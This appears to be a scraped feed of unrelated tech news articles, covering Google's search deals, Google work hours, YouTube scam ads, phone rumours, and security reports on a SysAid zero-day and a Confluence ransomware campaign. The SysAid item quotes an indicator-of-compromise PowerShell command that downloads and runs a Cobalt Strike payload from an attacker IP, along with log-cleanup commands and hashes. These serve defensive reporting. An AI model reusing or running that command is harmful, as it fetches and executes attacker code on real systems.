Google reduced Verizon’s share from search revenues in 2020

0
[ad_1]

The Justice Department’s antitrust case against Google revealed more details about the tech giant’s business practices. Google has reportedly downsized its payment to Verizon in 2020 after negotiating its agreement with the largest US mobile carrier. Google pays a sum of money to Verizon every year in order to be the default search engine on Android phones sold by the telecommunication company.

According to Justice Department attorney Jeremy Goldstein, Google has reduced Verizon’s share of revenue earned through searches on Android phones from 20% to 10% in 2020. Google executive Adrienne McCallister renegotiated the deal with Verizon. While McCallister confirmed the new deal, he didn’t reveal how much Google actually pays to Verizon.

It remains to be seen how Verizon agreed to reduce its share of search revenue. A Verizon executive already testified that they didn’t seek new deals with other search engines when Google asked for renegotiation. Other search engines like Microsoft Bing could be a potential replacement for Google.

Google pays billions of dollars a year to different companies to stay as the default search engine.

The US Justice Department’s probe into Google revealed that the tech firm shares a part of its search revenue with Android OEMs. Google reportedly does this to encourage manufacturers to release more security patches for Android devices. In response, CEO Sundar Pichai announced the company is just doing business, and there’s nothing wrong with current practices.

The DOJ is now alleging that Google’s payment to various companies allows it to maintain its monopoly in the search and advertising market. Similarly, the Japan Fair Trade Commission scrutinized Google over being the default search engine on Android devices and Chrome browser.

Google spends piles of money each year to stay the default search engine on operating systems, bundled devices, browsers, etc. In 2021, the company paid roughly $26 billion to various companies to maintain its reign.

Microsoft CEO Satya Nadella formerly said Google’s business practices are crushing Bing as a business and a product. Nadella also noted Microsoft is ready to pay over $15 billion to Apple to become the default search engine on Safari. It’s worth noting that Google currently pays over $20 billion to Apple.


[ad_2]
Source link

Google employees work over 8 hours everyday: Report

0
[ad_1]

Most people today believe that Google and other major tech companies have the best working conditions and hours. And although this perception holds true to some extent due to the reports of employees enjoying flexible work hours, another report from CNBC has shed light on the actual culture and work hours of Google employees.

How much do Googlers work?

The report, which cited an internal work memo where an employee asked the human resource executive to reorganize their work schedule, opting for fewer hours spread across more days, showcased that Google employees generally adhere to a traditional 9-to-5 workday, with many often exceeding the standard eight hours. Additionally, the memo also highlights that being 120% Full-Time Equivalent (FTE) for a regular full-time job at Google is the norm, making a compressed 100% schedule seem impractical.

However, this report undoubtedly sparked discussions in the tech community, especially in light of a previous report where a Google software engineer claimed to work only one hour a day while earning a $150,000 salary.

Google’s response

Responding to these discussions, Courtenay Mencini, a spokesperson for Google, clarified that while employees have the flexibility to request adjusted schedules, the company evaluates these requests based on roles and teams. This is because there are instances, similar to every company, where an employee has to work 40 hours, or sometimes more than that, to meet their deadlines and complete projects.

Furthermore, the company also highlighted that despite their appeal, these compressed workloads may not always align with the team’s schedule.

Google is cutting back on perks

After attracting talent over the past decade with promises of benefits and perks, Google has been gradually reducing these offerings and altering its workforce dynamics. This decision is the result of a slowing economy, which has also resulted in a slew of layoffs.


[ad_2]
Source link

SysAid IT Service Software 0-day Exploited to Deploy Ransomware

0
[ad_1]

SysAid On-Prem software has been reported with a 0-day vulnerability determined during an incident response investigation.

According to Microsoft, attackers are exploiting this zero-day vulnerability to infiltrate corporate servers, to steal sensitive data and deploy the notorious Clop ransomware.

This report highlights the urgent need for companies to prioritize their cybersecurity measures to protect their valuable assets from malicious attacks.

SysAid is a powerful and versatile software solution designed to streamline and enhance IT service management workflows across an organization.

It offers a comprehensive suite of tools and features that enable efficient and effective management of a wide range of IT services, ensuring seamless operations and improved productivity.

SysAid acted swiftly upon the vulnerability and communicated with its mitigation solution. Additionally, an upgraded version of the software has also been released, which fixes this vulnerability.

The vulnerability was associated with Path Traversal, leading to remote code execution within the SysAid on-prem software.

However, this vulnerability was exploited by a threat group known as Lace Tempest. The threat actors uploaded a WAR archive, which contains a WebShell and other payloads, into the webroot of the SysAid Tomcat web service.

SysAid IT Software 0-day Flaw

The WebShell provided the threat actor with unauthorized access and control over the compromised system, which the threat actor utilized to execute a PowerShell script that executes a malware loader under the name user.exe.

This was used to load the GraceWire trojan, which was injected into either spoolsv.exe, msiexec.exe, or svchost.exe processes.

Once the threat actor gained initial access and deployed the malware, they used a second PowerShell script to clean any trace associated with their activities from the disk and weblogs. Moreover, the threat actors also deployed the MeshAgent remote admin tool along with the trojan.

PowerShell Script Analysis

The first PowerShell script used was to Launch the Malware loader, which also lists all files placed in the C:\Program Files\SysAidServer\tomcat\webapps\usersfiles directory and removes any files used during the attack, including the usersfiles.war file and any files matching C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\user.*

The second PowerShell script used was to erase evidence from Victim servers, which sleeps for 5 seconds for the exploit to complete and removes any lines in log files found within the SysAidServer\root\WEB-INF\logs and SysAidServer\tomcat\logs directories.

There was a third PowerShell script, which was used to download and execute CobaltStrike listeners on the victim host for further actions. 

A complete report that provides detailed information about the exploitation, script code, and other information has been published by SysAid.

Indicators of Compromise

Hashes

FilenameSha256Comment
user.exeb5acf14cdac40be590318dee95425d0746e85b1b7b1cbd14da66f21f2522bf4dMalicious loader
Meshagent.exe2035a69bc847dbad3b169cc74eb43fc9e6a0b6e50f0bbad068722943a71a4ccaMeshagent.exe remote admin tool

IP Addresses

IPComment
81.19.138[.]52GraceWire Loader C2
45.182.189[.]100GraceWire Loader C2
179.60.150[.]34Cobalt Strike C2
45.155.37[.]105Meshagent remote admin tool C2

File Paths

PathComment
C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\user.exeGraceWire
C:\Program Files\SysAidServer\tomcat\webapps\usersfiles.warArchive of WebShells and tools used by the attacker
C:\Program Files\SysAidServer\tomcat\webapps\leaveUsed as a flag for the attacker scripts during execution

Commands

CobaltStrike

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring(‘http://179.60.150[.]34:80/a’)

Post-Compromise Cleanup

Remove-Item -Path “$tomcat_dir\webapps\usersfiles\leave”.
Remove-Item -Force “$wapps\usersfiles.war”.
Remove-Item -Force “$wapps\usersfiles\user.*”.
& “$wapps\usersfiles\user.exe”.

Antivirus Detections

Trojan:Win32/TurtleLoader
Backdoor:Win32/Clop
Ransom:Win32/Clop

Secures your storage & backup systems With StorageGuard – Watch a 40-second Video Tour.


[ad_2]
Source link

Apple co-founder Steve Wozniak released from hospital following a stroke

0
[ad_1]

Just after the World Business Forum event, Apple co-founder Steve Wozniak was hospitalized. This sad turn of events was a result of a mild stroke that he suffered just after finishing his speech at the forum. From the event grounds, he moved to the hospital after his wife’s persistence, despite Steve Wozniak initially resisting her efforts.

On reaching the hospital, the Apple co-founder went through a series of tests to help stabilize him. Happily, there were no complications during the tests, and he was able to recover smoothly. As per recent updates on this matter, Wozniak is not just in stable health condition, but also out of the hospital where he was receiving treatments.

These events took place in Mexico following the World Business Forum that took place there. Apple co-founder Steve Wozniak was in attendance at this event as a speaker. His team also made moves to fly him back to the US for further treatments to help ensure his well-being.

Vital roles that Apple co-founder Steve Wozniak played in his time with the tech giant

If you are an Apple fan, then you know of Steve Jobs and the roles he played at Apple during his time. However, another top player at the company was its co-founder, Steve Wozniak. During his time at Apple, he got the name “The Woz” and made a lot of early steps for the company.

You can’t go on talking about Apple’s history without making mention of this remarkable force. Back in 1976, Steve Jobs and “The Woz” teamed up to build the first Apple Computer that laid the groundwork for the company’s birth. During this period, the partnership between these two men brought Steve Jobs to the face of Apple.

Steve Wozniak, on the other hand, is the man behind the creation of the Apple I and Apple II devices. These were computers that went up against the competition from IBM back in the day. The Woz also co-developed the Macintosh system on which these computers ran.

His role at Apple was cut short after leaving the company in 1985. Following his exit from the company, Steve Jobs also lost his job while under the control of their then-CEO, John Sculley. Well, this wasn’t The Woz’s last days in the tech industry as he went on to make other significant moves and inventions.

Ever since his exit from Apple, the company has gone on to achieve a lot of things in the industry thanks to its solid foundation. Steve Wozniak’s role in the tech ecosystem is one that many people reckon with. It’s a thing of joy to learn that he is now recovering from the incident that took place a few days ago. 


[ad_2]
Source link

Sapphire Sleet Hackers Attacking Linkedin Users on Expertise

0
[ad_1]

In a recent development, cybersecurity experts have identified a significant shift in the tactics employed by Sapphire Sleet, a notorious threat actor known for cryptocurrency theft through social engineering. 

Microsoft’s threat intelligence team has been closely monitoring Sapphire Sleet, a nation-state-sponsored hacker group based in North Korea, which has been targeting organizations within the cryptocurrency sector.

Sapphire Sleet’s New Tactics

Traditionally, Sapphire Sleet has been associated with stealing cryptocurrencies by manipulating social engineering techniques. 

However, their latest modus operandi involves masquerading as skills assessment portals on websites, specifically targeting users on LinkedIn’s professional networking platform.

The hackers initiate their attacks by identifying potential targets on LinkedIn and enticing them with deceptive lures related to skills assessment.

Once a successful communication is established, the threat actor then moves the conversation to other platforms, where they continue their nefarious activities.

In the past, Sapphire Sleet utilized malicious attachments or links to pages hosted on legitimate platforms like GitHub to execute their attacks. 

However, the threat actor has adapted its strategy due to the quick detection and removal of these malicious files.

Document
Protect Your Storage With SafeGuard

StorageGuard scans, detects, and fixes security misconfigurations and vulnerabilities across hundreds of storage and backup devices.

Sapphire Sleet’s Evolution

Now, Sapphire Sleet has resorted to creating its websites, designed to appear as skills assessment portals.

These deceptive websites are crafted to entice recruiters into registering for accounts, allowing the threat actor to gather sensitive information. 

These websites are password-protected and hosted on various malicious domains and subdomains to impede analysis. 

Despite their attempts to conceal their activities, Microsoft has proactively blocked these domains using Microsoft Defender SmartScreen and Network Protection.

This evolution in Sapphire Sleet’s tactics highlights the constant arms race between cybercriminals and cybersecurity professionals. 

As hackers adapt and refine their methods, individuals and organizations need to remain vigilant. 

Microsoft has provided detailed reports and resources for its customers to stay updated on this evolving threat and protect themselves effectively.

Users must exercise caution in this ever-changing cybersecurity landscape, especially on professional networking platforms like LinkedIn. 

Being aware of suspicious messages and requests, verifying the authenticity of websites, and relying on reputable security tools are vital steps in safeguarding against sophisticated threats like Sapphire Sleet and their deceptive skills assessment portals. 

Stay informed and stay secure.

Secures your storage & backup systems With StorageGuard – Watch a 40-second Video Tour.


[ad_2]
Source link

YouTube shows ads for ad blocker, financial scams

0
[ad_1]

After performing local experiments for a few months, YouTube recently expanded its effort to block ad blockers. The move was immediately unpopular with some users, and raised some questions in Europe about whether it was breaking privacy laws.

In addition, there are some still some fundamental issues that have some people concerned. In this blog post, we look at a couple of examples that erode our trust in online ads. In fact, it’s not really an argument about free content, it’s about being able to consume content safely, and it seems as though we aren’t quite there yet.

Inconsistent and untrustworthy ads


YouTube has made it quite clear that using an ad blocker goes against its Terms of Service, reminding users that they have a choice between accepting ads or paying for a premium subscription.

Yet, as of November 9 2023, YouTube was still showing an ad for Total Adblock, a browser extension that blocks… ads. It certainly looks confusing and is sending mixed messages.

While there is some irony here, the greater concern is that perhaps YouTube doesn’t have a good handle on its ads and maybe that is why users have resorted to ad blockers in recent years.

It’s not that people want an ad-free experience to purposely hurt content creators. They more likely want a scam-free and malware-free experience but perhaps aren’t in a position to pay for a subscription.


While looking for evidence of scammy ads, it took us less than a minute to come across one of those infamous Quantum AI crypto scams:

The ad used typical click-bait tactics and redirected to a website that was obviously a scam. An unverified advertiser was allowed to serve this ad and expose users to a financial scam where they can lose hundreds or even thousands of dollars.

We have yet to see if YouTube will maintain its stance or take any actions to address those core issues. In the meantime, Malwarebytes continues to protect users from scams and malware, from whichever website they choose to visit. The Malwarebytes Browser Guard extension is the easiest way to block malicious ads and other web threats.


[ad_2]
Source link

Verizon will offer a Netflix and Max bundle at $10/month

0
[ad_1]

Verizon is gearing up to launch a discounted streaming bundle that combines ad-supported subscriptions for Netflix and Max. It will cost you only $9.99/month, as reported by the Wall Street Journal (via Reuters). This is a $7/month discount compared to the respective separate subscriptions.

Verizon will offer a Netflix and Max bundle for just $9.99/month

The new bundle may be announced in the coming weeks if the reports come true. If so, then the bundle will be available to Verizon customers who subscribe to one of its myPlan wireless plans.

Notably, this is the first time that Verizon is rolling out a bundle of the ad-supported tiers of Netflix and Max. What remains under the wraps right now is the potential revenue share between these entities, the Reuters report also added.

How much do these services cost separately?

Without the Verizon bundle, Netflix costs $6.99/month and Max costs $9.99/month. So, when combined, the two services would cost you around $16.98/month.

Netflix will eventually roll out a feature where if you binge-watch three consecutive episodes, the fourth episode comes ad-free. It sure will catch the attention of the binge-watchers.

It is still too early to say what the future holds for the Verizon Streaming Bundle. However, if it is successful, Verizon could add other streaming services to the bundle, such as Hulu, Amazon Prime Video, and Paramount+. Verizon could also consider offering different tiers of the bundle with different pricing and channel options. Regardless of any situation, it is still a win-win for customers and most importantly, binge-watchers!

You should look into +play

The launch of this new bundle hints that Verizon really wants to be a hub to watch your favorite streaming services. The company has already launched its own streaming platform, +Play, which offers a variety of streaming services from different providers. If you’re a Verizon customer, then you should look into this service.


[ad_2]
Source link

iPhone SE 4 tipped to use a modified iPhone 14 chassis

0
[ad_1]

The iPhone SE 4 has been in the rumor mill for a long time now. Some rumors said it’s coming this year, some next, and some even said that the phone won’t launch at all, that it’s just a prototype for Apple’s new modem. Well, based on the latest rumor the iPhone SE 4 is coming, and it will use a modified iPhone 14 chassis.

The iPhone SE 4 will use a modified iPhone 14 chassis, it seems

We initially thought that the phone would use the exact same chassis that the iPhone 14 used… if it ever ends up seeing the light of day. Well, based on a report from MacRumors, that won’t be the case.

The iPhone SE 4 is known as ‘D59’, that’s its device identifier at the company. The employees actually refer to the phone as ‘Ghost’. That’s its codename. Needless to say, the iPhone SE 4 is expected to be a budget smartphone from the company, a successor to the iPhone SE 3 aka iPhone SE 2022.

All iPhone SE models thus far had the same design. They borrow the iPhone 8 chassis. Needless to say, that design is very dated at this point, so Apple is definitely looking to change that.

Based on this report, the iPhone SE 4 will use the iPhone 14 chassis, but it’ll be a bit different. The source managed to get some more info about the chassis, so that we can compare that to what the iPhone 14 offers.

It will be a bit lighter than the iPhone 14 too

The iPhone 14 dimensions are 146.7 x 71.5 x 7.8mm, while the phone weighs 172 grams. The source claims that the iPhone SE 4 will be lighter by about 6-7 grams, weighing about 165 grams.

That device is expected to use a single camera, not two of them. That could represent the difference in weight. The phone is tipped to utilize a single 48-megapixel camera on the back, so the backplate will be a bit different too.

The use of a single camera on the back is one form of cost-cutting measures, of course. All iPhone SE models thus far utilized a single camera, though this one should be much-improved in comparison.

An Action Button will be a part of the package, as will a Type-C port

Now, another difference compared to the iPhone 14 chassis will be an Action Button. It will be included on the iPhone SE 4. The last difference lies in its port, the phone will come with a Type-C port, not a Lightning port.

We’re still not sure when will this phone see the light of day, though.


[ad_2]
Source link

Hackers Exploiting Confluence Flaw to Deploy Ransomware

0
[ad_1]

Hackers actively target Confluence flaws because it is a widely used collaboration and documentation platform, making it a valuable target for gaining unauthorized access to sensitive information or spreading malware. 

Exploiting vulnerabilities in Confluence can lead to:- 

  • Data breaches
  • Data manipulation
  • Disruption of business operations

These things make it an attractive target for cybercriminals and malicious actors. Cybersecurity researchers at Rapid 7 recently identified that hackers actively exploit the zero-day flaw to deploy ransomware.

Rapid7 MDR (Managed Detection and Response) detects Atlassian Confluence exploitation, including ransomware, targeting the following vulnerabilities that were disclosed in October 2023:-

Exploited to Deploy Ransomware

On November 5, 2023, Rapid7 MDR began targeting Confluence Server exploitation. The process chain was similar across several contexts, indicating that assaults were likely to be prevalent.

Besides this, the POST requests in HTTP access logs were observed on both the following platforms:-

Following the first round of enumeration, the threat actors downloaded a malicious payload using Python Base64 instructions, which would have resulted in the deployment of Cerber ransomware.

Flaw Profile

  • CVE ID: CVE-2023-22518
  • Summary: CVE-2023-22518 – Improper Authorization Vulnerability in Confluence Data Center and Server.
  • Advisory Release Date: Tues, Oct 31, 2023, 00:00 ET
  • Products: Confluence Data Center, Confluence Server
  • Related Jira Ticket(s): CONFSERVER-93142
Document
Protect Your Storage With SafeGuard

StorageGuard scans, detects, and fixes security misconfigurations and vulnerabilities across hundreds of storage and backup devices.

Fixed Version of Confluence

Here below, we have mentioned all the fixed versions of Confluence:-

  • 7.19.16
  • 8.3.4
  • 8.4.4
  • 8.5.3
  • 8.6.1

Atlassian Cloud users are safe from this issue; however, customers with vulnerable Confluence sites should update immediately and restrict external access for security.

If immediate updates are impossible, follow Atlassian’s interim measures for risk mitigation, but applying vendor patches is the best practice.

Mitigations

Here below, we have mentioned all the temporary mitigations:-

  • Back up your instance.
  • Remove your instance from the internet until you can patch it. 
  • If you cannot restrict external network access or patch.

IOCs

IP Addresses:

  • 193.176.179[.]41
  • 193.43.72[.]11
  • 45.145.6[.]112

Domains:

  • j3qxmk6g5sk3zw62i2yhjnwmhm55rfz47fdyfkhaithlpelfjdokdxad[.]onion

File Hashes:

  • Bat file: /tmp/agttydcb.bat – MD5: 81b760d4057c7c704f18c3f6b3e6b2c4
  • ELF ransomware binary: /tmp/qnetd – SHA256: 4ed46b98d047f5ed26553c6f4fded7209933ca9632b998d265870e3557a5cdfe

Ransom Note:

Patch Manager Plus, the one-stop solution for automated updates of over 850 third-party applications: Try Free Trial.


[ad_2]
Source link

OPPO Find X7 series will support satellite communication

0
[ad_1]

OPPO has just confirmed that the upcoming OPPO Find X7 series will support satellite communication. Do note that this confirmation comes from OPPO China, so we still don’t know what will the situation be globally.

In fact, the OPPO Find X6 Pro did not launch globally at all, unlike its predecessor, the OPPO Find X5 Pro, and its Find X5 sibling. So we’re not entirely sure the OPPO Find X7 series will make its way to global markets, but we’re hoping it will.

The OPPO Find X7 series will support satellite connectivity, it’s official

Now, OPPO did not share a lot of info in terms of satellite connectivity, it simply confirmed that it will be there. We presume that the implementation will be similar to what some other brands were doing, though.

This setup will make it possible for you to call for help even if you don’t have a signal. That’s the base function, though OPPO may build upon that, of course, and even offer a payment plan for more functionality.

The OPPO Find X7 series is likely coming in Q1 next year. The OPPO Find X6 series launched at the very end of March this year. So if OPPO plans to keep its release cycle, the OPPO Find X7 series will arrive around MWC next year.

The OPPO Find X7 Pro will use the BOE Q1 display & utilize the Sony LYT-900 camera sensor

What do we know thus far? Well, we know that OPPO will use BOE’s new Q1 display on the device. That panel can get immensely bright, and is one of the best offerings out there at the moment.

The Snapdragon 8 Gen 3 will fuel the OPPO Find X7 Pro, while the 50-megapixel Sony LYT-900 camera sensor was also confirmed for the device. That is arguably the best LYTIA sensor Sony announced thus far.

The OPPO Find X6 Pro offered an outstanding camera setup, and top-of-the-line specs. We’re expecting something similar from its successor. The OPPO Find X7 will likely be inferior to its ‘Pro’ brother, though we don’t have any info about it thus far.

OPPO Find X7 Pro satellite connectivity confirmed


[ad_2]
Source link